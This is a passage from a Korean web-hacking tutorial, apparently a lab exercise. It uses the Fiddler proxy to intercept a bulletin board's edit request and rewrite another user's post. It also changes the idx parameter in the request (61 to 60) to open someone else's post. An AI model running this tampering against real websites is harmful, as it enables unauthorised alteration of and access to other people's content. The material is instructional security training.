
(6) 수정을 하고 비밀번호를 정해 아래 수정 버튼을 눌러주면 사진처럼 나온다.

(수정 전 → 수정 후, 비밀번호 : 1234)


5) 피들러를 이용하여 타 게시물 제목 및 내용 수정




(1) 내 게시물에 들어가서 비밀번호(아무거나)를 입력해 준다.




(2) 피들러 드롭다운 필터를 요청으로 설정한 뒤 게시물에서 수정 버튼을 클릭하고 그때 발생하는 요청 패킷을 캡처한다.



(3) Raw 버튼을 클릭하고 제목과 게시글의 위치를 찾아준다.




(4) 자신이 원하는 대로 제목과 내용을 변경한 후 Run to Completion 을 클릭한다.



(5) 새로고침을 하든 나갔다 들어오든 마음대로 한 다음 변경한 내 게시글을 확인한다.


※ 추가 : 피들러로 다른 게시판 글 들어가 보기



(1) 피들러를 켜 후 내 게시글에 들어가 준다.

`/index.asp?cmd=modify&idx=61&w=&k=&page=1` HTTP/1.1 → `/index.asp?cmd=modify&idx=60&w=&k=&page=1` HTTP/1.1

(2) 파라미터를 수정해 준 후 Run to Completion 을 클릭한다.



(3) 다른 게시판에 들어가져 있는 것을 확인할 수 있다.